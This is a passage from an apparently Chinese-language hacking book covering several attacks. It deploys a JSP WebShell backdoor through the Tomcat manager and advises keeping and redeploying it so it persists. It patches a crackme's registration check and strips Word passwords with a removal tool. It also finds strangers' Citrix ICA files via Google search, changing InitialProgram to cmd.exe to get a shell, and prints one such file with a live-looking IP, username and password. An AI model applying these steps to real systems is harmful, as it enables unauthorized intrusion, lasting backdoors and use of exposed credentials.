- (1) 在部署管理页面中可以“Start”(启动)、“Stop”(停止)、“Reload”(重载)、“Undeploy”(删除部署)已经部署的项目。单击“Undeploy”选项会对文件进行物理删除。
- (2) 部署的文件夹名称是“*.war”文件的名称。例如，上传的文件是 job.war，则在 Tomcat 目录中会对应生成一个“job”文件夹。

7.13.5 部署 JSP WebShell 后门程序

在部署管理页面的下方有一个“WAR file to deploy”设置区。选择一个已经设置好的后门 WAR 文件（本例中的后门程序为 job.war），将该文件部署到服务器上，如图 7-132 所示。




图 7-132 将后门 WAR 文件上传到服务器

说明

- (1) 部署的文件必须是 WAR 文件。
- (2) 将 WinZip 软件安装在系统中，然后将单个或多个 JSP 后门文件压缩成一个文件，压缩成功后，将文件后缀从“.zip”更改为“.war”即可。
- (3) 上传文件后，Tomcat 会自动进行部署并运行。

7.13.6 测试后门程序

在地址栏中输入“部署文件名称/JSP 文件名”，如图 7-133 所示，在本例中是“http://127.0.0.1:8080/job/job.jsp”，如果设置正确会显示 WebShell 登录窗口。




图 7-133 登录 WebShell

7.13.7 在 WebShell 中执行命令

在 WebShell 中输入密码后, 进入 WebShell 管理界面, 默认显示服务器的一些信息。在功能菜单中选择“系统命令”选项, 并在“执行命令”文本框中输入“netstat -an”命令, 即可查看网络连接, 如图 7-134 所示。




图 7-134 执行命令

说明

- (1) 通过这种方式部署的 JSP 后门程序具有较大权限, 可以执行添加用户等危险命令。
- (2) 在 JSP 后门中可以通过“文件系统”模块对文件进行操作, 通过“数据库”模块进行连接数据库等操作。

(3) 本案例构建的后门也正是这里。平时可以在系统中保留一个小的后门程序, 如果后门程序被杀毒软件查杀或者被管理员发现并删除, 则可以通过以上步骤重新进行部署, 从而永久保留后门。

7.13.8 防范措施

对本案例介绍的后门, 防范措施如下。

- (1) 在初次安装 Tomcat 时, 一定要设置密码。
- (2) 定期修改 Tomcat 管理员密码。修改 Tomcat 远程管理默认端口 8080 为其他端口, 或者在远程管理操作结束后停用远程管理功能。

7.13.9 小结

本案例介绍的方法适合于管理员 (admin) 密码为空的情况, 也适用于获取了 Tomcat 的 tomcat-users.xml 文件中的用户名和密码的情况。一般来讲, 内网防护相对弱一些, 因此本案例对于内网渗透有一定的帮助。由于笔者对 JSP 不是特别熟悉, 不知道在 JSP 中是否可以进行诸如 IIS 中的严格的权限限制, 以及能否禁止 JSP WebShell 的执行, 因此, 本案例只探讨服务器攻防——功能再强大的应用程序, 也往往会因为存在一个微小的漏洞就被完全攻破。

7.14 破解静态加密软件

一般来说, 软件作者将软件编写完成后, 出于对安全和利益的考虑, 往往会对软件进行加密, 以防止盗版和保护合法使用者的权益。软件加密强度与软件作者的编程水平有关, 本节所说的软件加密就是常见的软件注册。

7.14.1 软件注册方式

软件注册主要有以下几种。

(1) 注册码方式

现在绝大多数软件都采用注册码方式进行保护。这种方式便于在网上进行交易, 没有额外的成本。在软件没有注册前, 一般都会对软件的功能、使用时间和使用次数等进行限制。常见的注册码方式有“机器码+注册码”、“用户名+注册码”、“组合方式+注册码”。其中最简单的就是早期固定字符串的软件注册, 即设置一个固定的字符串, 如果用户输入的字符串与指定的相符, 则执行程序的正常功能, 否则将提示用户退出或者重

新输入注册码。

(2) 加密狗方式

加密狗方式多见于商业软件，而且一般都会有一个形同 U 盘的硬件。由于一个加密狗的成本为数十元，因此个人软件很少使用。

(3) 光盘加密

光盘加密常见于游戏光盘，用于防止原版光盘被非法复制。

(4) 网络验证

网络验证是指软件在注册时要在线连接官方网站进行注册，或者在注册后不定期地自动连接到官方网站进行正版校验，如果无法通过，则视为盗版或者试用版本。

(5) NAG 窗口

在使用未注册版本或者试用版本的软件时，经常会弹出一些提示窗口，要求用户注册，这些窗口称为 NAG 窗口。在软件试用期结束后，NAG 窗口很可能会屏蔽软件的正式窗口或者某些重要的功能窗口，使软件不能被正常使用。

7.14.2 破解实例

本例中的注册码是固定的字符串，输入正确的字符串才会显示“Welcome”，否则显示“I am Sad!”，程序运行界面如图 7-135 所示。

1. 查壳

对软件破解来说，第一步往往是检查软件是否进行了加壳处理。目前网上有很多可以用来查壳的软件，例如大名鼎鼎的 PEiD 等。

直接运行 PEiD 0.93，选择需要查壳的文件，如果能够识别，会自动显示文件是采用什么方式进行加壳的。如图 7-136 所示，显示为“UPX 0.89.6 - 1.02 / 1.05 - 1.24 -> Markus & Laszlo”，即采用 UPX 软件进行加壳。如果程序没有加壳，则会显示为具体的编程语言。




图 7-135 破解原文件




图 7-136 查壳

2. 脱壳

查出软件采用的加壳软件后，选择相应的脱壳软件进行脱壳。笔者所采用的 UPX 脱壳软件需要进行安装，安装完成后会自动将一些与脱壳相关的操作加入文件的快捷菜单中。需要脱壳时，选中文件，单击右键，依次选择“UPX ShellEx”→“UPX 通用脱壳机”选项，软件将自动脱壳，如图 7-137 所示。




图 7-137 脱壳

说明

有的软件可能采用多种方式加壳。这种软件的脱壳，就需要一层一层进行。脱壳成功后会给出一些提示，如图 7-138 所示。




图 7-138 脱壳成功

3. 反汇编

本案例使用 W32Dasm 进行反汇编。W32Dasm 是一款绿色的、功能非常强大的反汇编工具，最高版本为 8.93，目前已经不再更新了。一些爱好者根据需要进行修改，出现了一些后续版本，本文使用的就是修改后的 W32Dasm 10.0。

W32Dasm 反汇编得到的源代码主要用于分析程序的一些基本信息、显示程序使用的各个寄存器段、区段、程序包含的对象及应用的函数等，如图 7-139 所示。




图 7-139 使用 W32Dasm 反汇编源代码

使用 W32Dasm 反汇编源代码后，可以查找一些字符串，这些字符串可能与注册有关。在本例中主要查找“I am Sad!”。在 W32Dasm 中依次选择“参考”→“串示数据参考”选项，在弹出的“W32Dasm 串示参考内容清单”窗口拖动滚动条，查找“I am Sad!”字符串，如图 7-140 所示。



图 7-140 查找字符串

注意

使用 W32Dasm 反汇编的应该是脱壳以后的原文件。

技巧

在查找字符串时，由于字符串是按照字母顺序排列的，因此可以以字符串首字母所在位置进行查找。

查找字符串的目的就是定位地址。找到“I am Sad!”字符串后，双击该字符串，会自动跳转到 W32Dasm 反汇编窗口，并高亮显示一条数据。记下高亮显示数据的地址信息，在本例中为“004513E6”，如图 7-141 所示。在该地址上方有一个跳转（jne），在“Welcome”字符串上面有一个“jne”跳转的地址，记下该地址“004513D2”。




图 7-141 找到地址

4. 使用 C32sam 反汇编工具汇编原文件

C32asm 也是一款反汇编工具。C32asm 可以直接对反汇编的文件进行十六进制转换，或者直接进行汇编代码的修改。使用 C32asm 反汇编原文件以后，单击右键，在弹出的快捷菜单中选择“跳到”选项，在“Eip 跳转对话框”中输入跳转地址“004513D2”，如图 7-142 所示，然后单击“确定”按钮，回到 C32asm 反汇编窗口。




图 7-142 设置跳转地址

回到 C32asm 窗口，会高亮显示跳转地址代码。如图 7-143 所示，选中记录“:004513D2:: 75 12 JNZ SHORT 004513E6”，然后单击右键，在弹出的快捷菜单中选择“对应 Hex 编辑”选项。再次单击右键，在弹出的快捷菜单中选择“对应汇编模式编辑”选项。




图 7-143 修改反汇编地址

再次选中记录“:004513D2:: 75 12 JNZ SHORT 004513E6”，单击右键，在弹出的快捷菜单中选择“汇编”选项。如图 7-144 所示，直接将“JNZ SHORT 004507E6”修改为“NOP”或者“JE SHORT 004507E6”，然后保存。




图 7-144 修改跳转地址

5. 运行破解后的文件

运行破解后的程序 CrackmeNo1_Unpack.exe，随便输入一个注册码，都会显示“Welcome!”字符串，如图 7-145 所示。程序破解成功。




图 7-145 破解成功

7.15 Word 文件的加密与解密

Word 是目前世界上使用最为广泛的办公文字处理软件之一，在国内有超过 90% 的办公用户在使用它。政府、企业及个人都喜欢用 Word 来处理工作和个人事务。使用 Word 文档时，根据不同的安全或保密等级，可以在保存文档时对文件进行加密，在需要阅读文件内容时进行解密。使用一些 Word 文件破解软件可以破解简单的密码，但对于复杂一点的密码就无能为力了。

本案例就 Word 文件的加密和解密方式进行探讨，通过本案例读者可以了解 Word 文件加密的相关知识，以及如何使用工具软件轻松破解加密后的 Word 文件。

7.15.1 加密 Word 文件

一般情况下，我们所说的对 Word 文件进行加密是指采用 Word 字处理软件自带的加密功能进行加密。

01 打开“安全性”选项卡

在 Word 文件编辑状态下，依次选择“工具”→“选项”→“安全性”选项，打开如图 7-146 所示的界面。

02 设置加密密码

Word 文件加密常用的选项有两种，一种是打开权限，另外一种修改权限（可以对文件进行修改）。在对 Word 文件进行加密时，可以根据需要设置打开权限密码和修改权限密码。设置完毕单击“确定”按钮保存设置时，需要再次确认密码，如图 7-147 所示。确认完毕，关闭 Word 文件，再次打开时就需要输入密码了。如果设置的是修改

权限密码，再次打开时会提示用户需要分别输入打开权限密码和修改权限密码。




图 7-146 “安全性”选项卡




图 7-147 设置加密密码

说明

目前也有单独针对 Word 文件开发的加解密软件，解密这种 Word 文件非常困难。Word 提供了多种加密算法类型，在如图 7-146 所示的界面单击“高级”按钮，可以在打开的窗口查看和选择不同的加密类型，如图 7-148 所示。Word 默认的加密类型是“Office97/2000 兼容”，该加密类型非常容易被破解。



图 7-148 选择 Word 加密类型

如果要对 Word 文件进行较高等级的安全保护，建议采用其他加密类型。除了“Office97/2000 兼容”加密类型外，其他加密类型均较难破解。对这些加密类型多采用暴力破解，其破解主要与字典有关。

7.15.2 破解加密的 Word 文件

目前网上有很多关于 Word 密码破解的软件，如 Word Password Recovery Master 无限制版、Advanced Office Password Recovery。其主要破解方式是暴力破解，破解成功后会显示原来的加密密码。如果密码相对复杂，破解时间会特别长。

Office Password Remover 用于破解“Office97/2000 兼容”加密类型的 Word 加密文件，速度非常快，通常耗时不超过 1 分钟。其缺点是在破解时需要访问网站 <http://www.rixler.com/>，而且破解后不显示原来的密码。Rixler 是一家从事密码恢复的软件公司，其网站还提供了许多密码恢复软件，原版 Office Password Remover 的下载地址为 <http://www.rixler.com/download.htm>。

说明

解密 Word 文件的方式有以下 3 种。

- 暴力破解。这是最常用的方式，通过编程将字典中的值依次输入进行尝试，一旦尝试成功，则说明该值为破解值，其破解成功与否往往取决于字典的完善程度。字典在网络安全中扮演着非常重要的角色，不断完善和更新字典是一个好习惯。
- 针对算法的破解。这种方式要求我们对加密算法非常熟悉，通过加密算法中的缺陷或者是针对加密算法的破解算法进行编程，然后进行自动破解。这种方法速度快，但是使用此类破解软件的技术难度较高。
- 另类破解。采用这类方法的破解者是天才中的天才，也就是“只有你想不到的，没有他们做不到的”。他们往往采用常人想不到的破解方式进行破解，如王晓芸教授破解 MD5 加密算法。

使用 Office Password Remover 破解加密 Word 文件的步骤如下。

01 打开待破解的 Word 文件

打开待破解的 Word 文件后，会出现一个提示输入密码的对话框，如图 7-149 所示。只有输入正确的密码才能打开该 Word 文件。

02 开始破解

Office Password Remover 的使用很简单，启动后界面如图 7-150 所示。Office Password Remover 汉化后称为 OPRemovba_chs。依次单击“文件”→“打开”选项，选择需要破解的 Word 文件，选择完毕后单击“移出密码”按钮。




图 7-149 打开 Word 加密文件




图 7-150 Office Password Remover

说明

(1) Office Password Remover 在解密文档的过程中需要连接网络。将 Word 文件中的加密密钥发送到 Rixler 公司的网站，如图 7-151 所示。

(2) 如果计算机安装了防火墙，一定要设置为允许 Office Password Remover 通过，否则无法进行破解。当然，为了确保系统的安全，一个折中的办法是破解完成后在防火墙允许程序访问列表中将该程序删除。




图 7-151 解密文档

03 破解成功

Office Password Remover 的破解效率比较高，一般在 20 秒内就能将加密的 Word 文件破解。破解成功后会弹出如图 7-152 所示的“这个文档已经被成功解密!”的提示框。



图 7-152 解密成功提示

说明

Office Password Remover 破解加密的 Word 文件后，会在原文件的目录下自动生成一个以“原文件 (DEMO)”方式命名的文件，如图 7-153 所示。在本例中，原文件为“****网站项目开发合同.doc”，破解成功后会生成“*****网站项目开发合同 (DEMO).doc”文件。使用原版的 Office Password Remover 软件时，如果没有进行注册，则会生成部分文件信息，而不是解密全部文件。



图 7-153 解密成功的 DEMO 文件

技巧

单击“在 Microsoft Word 中打开文档”选项，可以直接打开被解密的 Word 文件。

7.16 Citrix 密码绕过漏洞引发的渗透

对 Citrix 系统，笔者进行了一些研究，小有心得，在此与大家分享。

7.16.1 Citrix 简介

Citrix 是一款广泛流行的远程桌面控制程序，功能类似于微软的远程终端 (Terminal Services)，只是原理不同。Terminal Services 使用的是 RDP (Remote Desktop Protocol，远程桌面协议)，而 Citrix 使用的是 ICA (Independent Computing Architecture，独立计算机架构)。ICA 技术已成为基于服务器计算模式的工业基础，包括以下 3 个重要内容。

- **MultiWin**：在服务器上模拟本地应用程序处理的多用户层。
- **服务器端 ICA 软件**：将应用程序的执行和显示逻辑分开，应用程序完全在服务器上运行，并通过标准的网络协议 (TCP/IP、SPX、IPX、NETBEUI、NWLINK) 将显示界面传送给客户端。
- **客户端设备上的 ICA 软件**：一方面接收显示界面，另一方面向服务器发送鼠标移动和键盘击键动作信息，对服务器上的应用程序进行操作。

7.16.2 Citrix 的工作方式

Citrix 主要有 Citrix MetaFrame 和 Citrix NFuse/Citrix 安全网关两种工作方式。

- **Citrix MetaFrame** 有 XPs、XPa 及 XPe 共 3 个版本，适合在不同的环境使用。XPs 是完全安全版，包括一些不同于其他版本的管理选项；XPa 和 XPe 则功能相对少一些。Citrix 默认使用 1494 端口且只与使用 Citrix ICA 加密协议的客户端通信。
- 在 Citrix NFuse/Citrix 安全网关中，Citrix NFuse 允许管理员锁定程序且只能通过 Web 浏览器通信。Citrix NFuse 默认安装在 IIS 5.0 及以上版本中。Citrix NFuse 默认安装情况下的远程权限规则允许管理员执行 Citrix 安全网关。

7.16.3 Citrix 渗透实例

下面给出一个 Citrix 渗透实例。

01 安装 Citrix Presentation Server 客户端

安装 Citrix Presentation Server 客户端与安装其他软件没有什么不同，按照提示进行安装即可。不过在安装过程中需要注意一点：在选择客户端时只选择安装“Program Neighborhood”，不安装“Web 客户端”和“Program Neighborhood Agent”，如图 7-154 所示。



图 7-154 选择客户端

02 搜索 ICA 文件

使用 Citrix Presentation Server 客户端连接 Citrix 服务器主要通过读取 ICA 配置文件来实现。很多 Citrix 服务器在配置完毕后将 ICA 文件放到网上供下载使用。也有一些 Citrix 服务器配置完毕后不会将 ICA 文件放在网上，不过用户只要获取正确的 ICA 文件即可进行连接。

获取 ICA 文件最简单、最方便的方法就是通过搜索引擎获取。直接打开浏览器，在 Google 的搜索框中输入“Filetype:ica”，搜索 ICA 文件，搜索结果如图 7-155 所示。



图 7-155 搜索 ICA 文件

03 下载 ICA 文件

在搜索结果中任意选择一条记录，将其指向的 ICA 文件保存到本地。保存 ICA 文件的目的是在本地进行查看，如图 7-156 所示，在 ICA 文件中可以看到 WFClient、ApplicationServer、Route Clearing DB、EncRC5-0、Compress 共 5 个参数。WFClient 参

数主要用于指定软件的版本、Citrix 服务器地址和连接端口。ApplicationServer 参数主要用于指定初始程序等。

```
1 [WfClient]
2 Version=2
3 TopBrowserAddress=65.74.135.108:1532
4 UseAlternateAddress=1
5
6 [ApplicationServer]
7 Route Clearing DB=
8
9 [Route Clearing DB]
10 Address=65.74.135.108:1532
11 InitialProgram=#Route Clearing DB
12 ClientAudio=Off
13 Compress=On
14 ScreenPercent=95
15 DesiredColor=2
16 TransportDriver=TCP/IP
17 WinStationDriver=ICA 3.0
18 EncryptionLevelSession=EncRCS=0
19 AutoLogonAllowed=On
20 SSOnUserSetting=On
21 SSOnCredentialType=Any
22 Username=routeclear
23 Password=Password99
24 Domain=STARS
25
26 [EncRCS=0]
27 DriverNameWin32=PDCON.DLL
28 DriverNameWin16=PDCCW.DLL
29
30 [Compress]
31 DriverName=PDCOMP.DLL
32 DriverNameWin16=PDCCPW.DLL
```

图 7-156 ICA 文件具体内容

下载 ICA 文件的另一个目的就是尝试修改 ICA 文件中的配置参数 InitialProgram。在权限管理不严格的 Citrix 服务器中，如果将 InitialProgram 参数的值改成“cmd.exe”或“explorer.exe”，连接 Citrix 服务器后就可以直接调出远程服务器上的命令提示符或者资源管理器了。

04 直接打开 ICA 文件

Citrix Presentation Server 客户端正确安装后，默认打开后缀为 .ica 的文件。也可以直接单击网页中的 ICA 文件链接地址，打开 Citrix 连接提示框。在连接过程中会给出一些提示，如果服务器、客户端及参数相匹配，则会出现登录警告等提示信息，如图 7-157 所示。




图 7-157 登录警告提示信息

在测试过程中，会有很多 ICA 文件被提示为无效的或者过时的，有的文件虽然会出现连接提示信息，但由于协议不匹配，也无法成功连接。还有一种情况是，通过 ICA 文件可以连接，但需要连接方提供正确的用户名和密码，如图 7-158 所示。

